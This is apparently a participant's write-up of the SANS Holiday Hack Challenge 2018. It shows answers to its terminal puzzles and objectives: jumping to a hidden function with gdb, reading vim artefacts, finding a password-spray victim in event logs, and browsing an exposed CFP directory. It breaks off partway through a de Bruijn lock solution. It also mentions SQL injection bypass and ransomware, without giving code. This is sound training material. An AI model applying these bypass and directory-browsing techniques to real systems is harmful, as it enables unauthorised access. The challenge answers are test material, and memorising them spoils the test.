Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@935c9c7a9937:~$ ls
gdb  objdump  sleighbell-lotto
elf@935c9c7a9937:~$ objdump -t sleighbell-lotto
[SNIP]
0000000000000fd7 g     F .text  00000000000004e0              winnerwinner
[SNIP]
```

I'm not very good with object dump and gdb but the blog entry at https://pen-testing.sans.org/blog/2018/12/11/using-gdb-to-call-random-functions proved very useful. I scanned through the output of objdump to find something interesting and found a function called winnerwinner. So it was worth trying to run this, so I loaded sleighbell-lotto into gdb.

```
elf@935c9c7a9937:~$ gdb sleighbell-lotto
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
```

```
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from sleighbell-lotto...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Breakpoint 1, 0x00005555555554ce in main ()
(gdb) jump winnerwinner
Continuing at 0x555555554fdb.

                                                    .....          ......
                                      ..,;::::;cccodkkkkkkkkxdc;.   .......
                                 .';:codkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx.........
                            ':okkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx..........
                        .;okkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkdc..........
                    .:xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkko;.     ........
                'lkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx:.          ......
              ;xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkd'
            .xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx'
           .kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx'
           xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx;
          :olodxkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk;
       ..........;;;;coxkkkkkkkkkkkkkkkkkkkkkkkkkkc
     ...................,',,:lxkkkkkkkkkkkkkkd.
     ..........................';;:coxkkkkk:
        ...............................ckd.
          ...............................
               ............................
                  ........................
                               ....... ...
With gdb you fixed the race.
The other elves we did out-pace.
  And now they'll see.
  They'll all watch me.
I'll hang the bells on Santa's sleigh!
Congratulations! You've won, and have successfully completed this challenge.
[Inferior 1 (process 23) exited normally]
```

jump'ing to winnerwinner did the trick and Shinny Upatree got the opportunity to hang the bell's on Santa's sleigh.

The answer was use gdb to jump to winnerwinner

Conversation after terminal challenge

Sweet candy goodness - I win! Thank you so much!
Have you heard that Kringle Castle was hit by a new ransomware called Wannacookie?
Several elves reported receiving a cookie recipe Word doc. When opened, a PowerShell screen flashed by and their files were encrypted.

Many elves were affected, so Alabaster went to go see if he could help out.
I hope Alabaster watched the PowerShell Malware talk at KringleCon before he tried analyzing Wannacookie on his computer.
An elf I follow online said he analyzed Wannacookie and that it communicates over DNS.
He also said that Wannacookie transfers files over DNS and that it looks like it grabs a public key this way.
Another recent ransomware made it possible to retrieve crypto keys from memory.
Hopefully the same is true for Wannacookie!
Of course, this all depends how the key was encrypted and managed in memory.
Proper public key encryption requires a private key to decrypt.
Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.
If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.

Hints

Using gdb to Call Random Functions!

Using gdb to Call Random Functions!

Malware Reverse Engineering

From: Alabaster Snowball

Whoa, Chris Davis' talk on PowerShell malware is crazy pants! You should check it out!

Lethal ForensicELFication – Tangle Coalbox in the East Hall

Conversation before the challenge

Hi, I'm Tangle Coalbox.
Any chance you can help me with an investigation?
Elf Resources assigned me to look into a case, but it seems to require digital forensic skills.
Do you know anything about Linux terminal editors and digital traces they leave behind?
Apparently editors can leave traces of data behind, but where and how escapes me!

Terminal Challenge

```
Christmas is coming, and so it would seem,
ER (Elf Resources) crushes elves' dreams.
One tells me she was disturbed by a bloke.
He tells me this must be some kind of joke.

Please do your best to determine what's real.
Has this jamoke, for this elf, got some feels?
Lethal forensics ain't my cup of tea;
If YOU can fake it, my hero you'll be.

One more quick note that might help you complete,
Clearing this mess up that's now at your feet.
Certain text editors can leave some clue.
Did our young Romeo leave one for you?

- Tangle Coalbox, ER Investigator

  Find the first name of the elf of whom a love poem
  was written.  Complete this challenge by submitting
  that name to runtoanswer.
elf@89bda51fa497:~$
```

So the first step was to see what artefacts had been left behind and as the challenge referred to text editors and a poem, my starting place was the .viminfo file.

```
elf@89bda51fa497:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .profile  .secrets  .viminfo  runtoanswer
elf@89bda51fa497:~$ ls -la
total 5460
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:28 .
drwxr-xr-x 1 root root    4096 Dec 14 16:28 ..
-rw-r--r-- 1 elf  elf      419 Dec 14 16:13 .bash_history
-rw-r--r-- 1 elf  elf      220 May 15  2017 .bash_logout
-rw-r--r-- 1 elf  elf     3540 Dec 14 16:28 .bashrc
-rw-r--r-- 1 elf  elf      675 May 15  2017 .profile
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:28 .secrets
-rw-r--r-- 1 elf  elf     5063 Dec 14 16:13 .viminfo
-rwxr-xr-x 1 elf  elf  5551072 Dec 14 16:13 runtoanswer
elf@89bda51fa497:~$ cat .viminfo
[SNIP]
# hlsearch on (H) or off (h):
~h
# Last Substitute Search Pattern:
~MSle0~&Elinore
```

```
# Last Substitute String:
$NEVERMORE
# Command Line History (newest to oldest):
:wq
|2,0,1536607231,,"wq"
:%s/Elinore/NEVERMORE/g
|2,0,1536607217,,"%s/Elinore/NEVERMORE/g"
:r .secrets/her/poem.txt
[SNIP]
elf@89bda51fa497:~$
```

I was greeted by Elinore Twinkletoes so there is an elf called Elinore so it is reasonable to assume that Elinore is who it was written for.

```
elf@89bda51fa497:~$ ./runtoanswer
Loading, please wait......

Who was the poem written about? Elinore

WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXKK00OOOxddddollccll:;,;:;,'...,,.....'',,''.    .......    .''''''
WWNXXXKK0OOkxdxxxollcccoo:;,ccc:;...:;...,:;'...,:;.  ,,.....,,.  ::'....
WWNXXXKK0OOkxdxxxollcccoo:;,cc;::;..:;..,::...   ;:,  ,,,. .,,.  ::'...
WWNXXXKK0OOkxdxxxollcccoo:;,cc,';:;':;..,::...   ,:;  ,,,'',,'   ::,'''.
WWNXXXK0OOkkxdxxxollcccoo:;,cc,'';:;:;..'::'..  .;:.  ,,.   ',',   ::.
WWNXXXKK0OOOkdxxxddooccoo:;,cc,''.,::;....;:;,,;:;.   ,,.    ',',  ::;;;;;
WWNXXKK0OOkkxdddoollcc:::;;,,,'''..............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............

Thank you for solving this mystery, Slick.
Reading the .viminfo sure did the trick.
Leave it to me; I will handle the rest.
Thank you for giving this challenge your best.

-Tangle Coalbox
-ER Investigator

Congratulations!

elf@89bda51fa497:~$
```

Just in case it proved useful I took a copy of the poem (see Appendix A – Morcel's poem).

The answer was Elinore.

Conversation after terminal challenge

Hey, thanks for the help with the investigation, gumshoe.
Have you been able to solve the lock with the funny shapes?
It reminds me of something called "de Bruijn Sequences."
You can optimize the guesses because there is no start and stop -- each new value is added to the end and the first is removed.
I've even seen de Bruijn sequence generators online.
Here the length of the alphabet is 4 (only 4 buttons) and the length of the PIN is 4 as well.
Mathematically this is k=4, n=4 to generate the de Bruijn sequence.
Math is like your notepad and pencil - can't leave home without it!

I heard Alabaster lost his badge! That's pretty bad. What do you think someone could do with that?

Hints

Vim Artifacts
Forensic Relevance of Vim Artifacts

Opening a Ford Lock Code
Opening a Ford with a Robot and the de Bruijn Sequence

de Bruijn Sequence Generator
de Bruijn sequence generator

Yule Log Analysis – Pepper Minstix in the East Hall Proper

Conversation before the challenge

Hi, I'm Pepper Minstix.
Have you heard of password spraying? It seems we've been victim.
We fear that they were successful in accessing one of our Elf Web Access accounts, but we don't know which one.
Parsing through .evtx files can be tricky, but there's a Python script that can help you convert it into XML for easier grep'ing.

Terminal Challenge

```
I am Pepper Minstix, and I'm looking for your help.
Bad guys have us tangled up in pepperminty kelp!
"Password spraying" is to blame for this our grinchly fate.
Should we blame our password policies which users hate?

Here you'll find a web log filled with failure and success.
One successful login there requires your redress.
Can you help us figure out which user was attacked?
Tell us who fell victim, and please handle this with tact...

  Submit the compromised webmail username to
  runtoanswer to complete this challenge.
```

I really had very little idea about what I was doing with this, but in Beau Bullock's talk about "Everything You Wanted to Know About Password Spraying" I had heard mention of event id 4625. So I decided to get all of the EventID's from the xml data and find out what they meant. The list that I came up with was:

EventID	Description
4608	Windows is starting up
4624	An account was successfully logged on
4625	An account failed to log on
4647	User initiated logoff
4688	A new process has been created
4724	An attempt was made to reset an accounts password
4738	A user account was changed
4768	A Kerberos authentication ticket (TGT) was requested
4769	A Kerberos service ticket was requested
4776	The domain controller attempted to validate the credentials for an account
4799	A security-enabled local group membership was enumerated

4826	Boot Configuration Data loaded
4902	The Per-user audit policy table was created
4904	An attempt was made to register a security event source
5024	The Windows Firewall Service has started successfully
5033	The Windows Firewall Driver has started successfully
5059	Key migration operation

Reference:
https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx

After studiously looking at log files (that's a technical term for messing around with log files not knowing what I was looking for), I identified that I needed to look for EventID's 4624 and 4625. What this showed was that while during an alphabetically sequenced test of usernames there was one successful login. I would have been possible that the elf logged in at just the right time but as this is a challenge I decided to go with the obvious.

```
https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspxgrep -A 30
"4624|4625" dump.xml | egrep "EventID|TargetUserName" | more

[SNIP names are being tested systematically]
<EventID Qualifiers="">4625</EventID>
<Data Name="TargetUserName">mike.smith</Data>
<EventID Qualifiers="">4625</EventID>
<Data Name="TargetUserName">mike.williams</Data>
<EventID Qualifiers="">4624</EventID>
<Data Name="TargetUserName">minty.candycane</Data>
<EventID Qualifiers="">4625</EventID>
<Data Name="TargetUserName">mohamed.ahmed</Data>
<EventID Qualifiers="">4625</EventID>
<Data Name="TargetUserName">mohamed.ali</Data>
[SNIP names are being tested systematically]
```

The highlighted entry is a successful login for minty.candycane

```
elf@b3f4e91040a0:~$ ./runtoanswer
Loading, please wait......

Whose account was successfully accessed by the attacker's password spray?
minty.candycane

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMNMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMkl0MMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMXO0NMxl0MXOONMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMxllllooldollo0MMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMW0OKWMMNKkollldOKWMMNKOKMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMXollox0NMMMxlOMMMXOdlllWMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMWXOdlllokKxlk0xollox0NMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMNkkXMMMMMMMMMMWKkollllllldkKWMMMMMMMMMM0kOWMMMMMMMMMM
MMMMMMWKXMMMkllxMMMMMMMMMMMMMMXOold0NMMMMMMMMMMMMMollKMMWKKWMMMMM
MMMMMMdllKMMkllxMMMMMMMMMMMN0KNMxl0MN00WMMMMMMMMMMMollKMMOllkMMMMM
Mkox0XollKMMkllxMMMMMMMMMMMxllldoldolllOMMMMMMMMMMMollKMMkllxXOdl0M
MMN0dllll0MMkllxMMMMMMMMMMMMN0xolllokKWMMMMMMMMMMMollKMMkllllx0NMM
MW0xollolxOxllxMMNxdOMMMMMWMMMWxlOMMMWWMMMWkdkWMMollOOdlolllokKMM
M0lldkKWMNkllldNMKlloMMMNolok0NMxl0MX0xolxMMMXlllNMXolllo0NMNKkoloXM
MMWWMMWXOdlllokdldxlloWMMXlllllooloollllllWMMXlllxolxxolllx0NMMMNWMM
MMMN0kolllx0NMMW0llll0NMKlloN0kolllokKKlllWMXkllldKMMWXOdlllokKWMMM
MMOlldOKWMMMMkollox0OdldxlloMMMMxlOMMMNlllxoox0Oxllo0MMMMWKkolllKMM
MMW0KNMMMMMMMMKkOXWMMMW0olllo0NMMxl0MWXkllldXMMMMWKkkXMMMMMMMMX0KWMM
MMMMMMMMMMMMMMMMMMW0xollox0Odlokdlxxoox00xlllokKWMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMWollllOWMMMMNkllllOWMMMMNxllllxMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMN0xlllokK0xookdlxxookK0xollokKWMMMMMMMMMMMMMMMMM
MMWKKWMMMMMMMMKk0XMMMW0olllOXMMxl0MWKkllldKWMMMWXOOXMMMMMMMNKKMMM
MMkllldOXWMMMMkllok00xoodlloMMMMxlOMMMNlllxook00xollo0MMMMWKkdlllKMM
MMMN0xollox0NMMW0llllONMKlloNKkollldOKKlllWMXkllldKWMMX0xlllok0NMMM
MMWWMMWKkollldkxlodlloWMMXlllllooloollllllWMMXlllxooxkollldOXMMMWMMM
M0lldOXWMNkllldNMKlloMMMNolox0XMxl0WXOxlldMMMXlllNMXolllo0WMWKkdloXM
MW0xlllodldOxllxMMNxdOMMMMMNMMMMxlOMMMWNMMMMWxdxWMMollkkoldllokKWM
MMN0xllll0MMkllxMMMMMMMMMMMMMNKkollokKWMMMMMMMMMMMollKMMkllllkKWMM
MkldOXollKMMkllxMMMMMMMMMMxlllooloolll0MMMMMMMMMMollKMMkllxKkol0M
MWWMMMdllKMMkllxMMMMMMMMMMXO0XMxl0WXOONMMMMMMMMMMollKMMOllkMMMWMM
MMMMMMNKKMMMkllxMMMMMMMMMMMMMMN0oldKWMMMMMMMMMMollKMMWKKWMMMMMM
MMMMMMMMMMMXkxXMMMMMMMMMMWKkollllllldOXMMMMMMMMMM0xkWMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMX0xlllok0xlk0xollox0NMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMXolldOXMMMxlOMMWXOdlllWMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMW0OKWMMWKkollldOXWMMN0kKMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMkllloolloollo0MMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMXOOXMxl0WKOONMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMkl0MMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWXMMMMMMMMMMMMMMMMMMMMMMMMMMMM
Silly Minty Candycane, well this is what she gets.
"Winter2018" isn't for The Internets.
Passwords formed with season-year are on the hackers' list.
Maybe we should look at guidance published by the NIST?
Congratulations!
```

And that proved to be correct.

The answer was minty.candycane.

Conversation after terminal challenge

> *Well, that explains the odd activity in Minty's account. Thanks for your help!*
> *All of the Kringle Castle employees have these cool cards with QR codes on them that give us access to restricted areas.*
> *Unfortunately, the badge-scan-o-matic said my account was disabled when I tried scanning my badge.*

I really needed access so I tried scanning several QR codes I made from my phone but the scanner kept saying "User Not Found".
I researched a SQL database error from scanning a QR code with special characters in it and found it may contain an injection vulnerability.
I was going to try some variations I found on OWASP (https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF#Auth_Bypass) but decided to stop so I don't tick-off Alabaster.

Hints

Barcode Creation

Creating QR barcodes - https://www.the-qrcode-generator.com/

SQL Injection


SQL Injection - https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF#Auth_Bypass

Objectives

As time was marching on, I thought that I should start on the Objectives that my badge indicated that I should try. So it was back down to the lobby to visit the KringleCon Holiday Hack History kiosk for objective 1. The rest of the objectives followed from there and got harder. Below, I have outlined the objectives and how I solved them and some of the extra information that I found out along the way.


1) Orientation Challenge

What phrase is revealed when you answer all of the questions at the KringleCon Holiday Hack History kiosk inside the castle? For hints on achieving this objective, please visit Bushy Evergreen and help him with the Essential Editor Skills Cranberry Pi terminal challenge.



I had issues loading the web page at the kiosk but I overheard someone saying that it could be accessed directly at https://www.holidayhackchallenge.com/2018/challenges/osint_challenge_windows.html

I visited the URL and entered the answers which amazingly I recalled from the previous SANS Holiday Hack Challenges. The question list can be seen on the next page.



Answer all questions correctly to get the secret phrase!

Question 1

In 2015, the Desis siblings asked for help understanding what piece of their "Gnome in Your Home" toy?

- Firmware
- Clothing
- Wireless adapter
- Flux capacitor

Question 2

In 2015, the Desis siblings disassembled the conspiracy dreamt up by which corporation?

- Elgnirk
- ATNAS
- GIYH
- Savvy, Inc.

Question 3

In 2016, participants were sent off on a problem-solving quest based on what artifact that Santa left?

- Tom-tom drums
- DNA on a mug of milk
- Cookie crumbs
- Business card

Question 4

In 2016, Linux terminals at the North Pole could be accessed with what kind of computer?

- Snowberry Pi
- Blueberry Pi
- Cranberry Pi
- Elderberry Pi

Question 5

In 2017, the North Pole was being bombarded by giant objects. What were they?

- TCP packets
- Snowballs
- Misfit toys
- Candy canes

Question 6

In 2017, Sam the snowman needed help reassembling pages torn from what?

- The Bash man page
- Scrooge's payroll ledger
- System swap space
- The Great Book

The answers to the questions were:


1. Firmware
2. ATNAS
3. Business Card
4. Cranberry Pi
5. Snowballs
6. The Great Book

This revealed the answer for the challenge to be “Happy Trails”.

The answer was “Happy Trails”.


2) Directory Browsing

*Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out. For hints on achieving this objective, please visit Minty Candycane and help her with the **The Name Game** Cranberry Pi terminal challenge.*



URL: https://cfp.kringlecastle.com/

I visited the CFP site and noticed that from the main page there was a link to https://cfp.kringlecastle.com/cfp/cfp.html. So I wondered if I could access https://cfp.kringlecastle.com/cfp/. Surprisingly, it was accessible and browsable. The following files were accessible:



I clicked on “rejected-talks.csv” and searched, using the browsers search function, for the talk with the title “Data Loss for Rainbow Teams: A Path in the Darkness”. The csv file had the following header information:

```
talkCandidateId,request,payload,status,error,timeout,firstName,lastName,title,talkName,
approveVotes,rejectVotes
```


The result was:

```
qmt3,2,8040424,200,FALSE,FALSE,John,McClane,Director of Security,Data Loss for Rainbow
Teams: A Path in the Darkness,1,11
```

The answer was John McClane

3) de Bruijn Sequences

*When you break into the speaker unpreparedness room, what does Morcel Nougat say? For hints on achieving this objective, please visit Tangle Coalbox and help him with **Lethal ForensicELFication** Cranberry Pi terminal challenge.*



This was all new to me so I went to https://en.wikipedia.org/wiki/De_Bruijn_sequence to try to read up on de Bruijn Sequences. The Wikipedia page has a nice piece of python code for generating a sequence using alphabetic characters. The sequence that was generated for k=4 and n=4 was :

aaaabaaacaaadaabbaabcaabdaacbaaccaacdaadbaadcaaddababacabadabbbabbcabbdab
cbabccabcdabdbabdcabddacacadacbbacbcacbdaccbacccaccdacdbacdcacddadadbbadbc
adbdadcbadccadcdaddbaddcadddbbbbcbbbdbbccbbcdbbdcbbddbcbcbdbcccbccdbcdcbcd
dbdbdccbdcdbddcbdddccccdccddcdcdddd

The lock to the Speaker Unpreparedness Room had 4 symbols:

I assigned:

a = Triangle

b = Square

c = Circle

d = Star

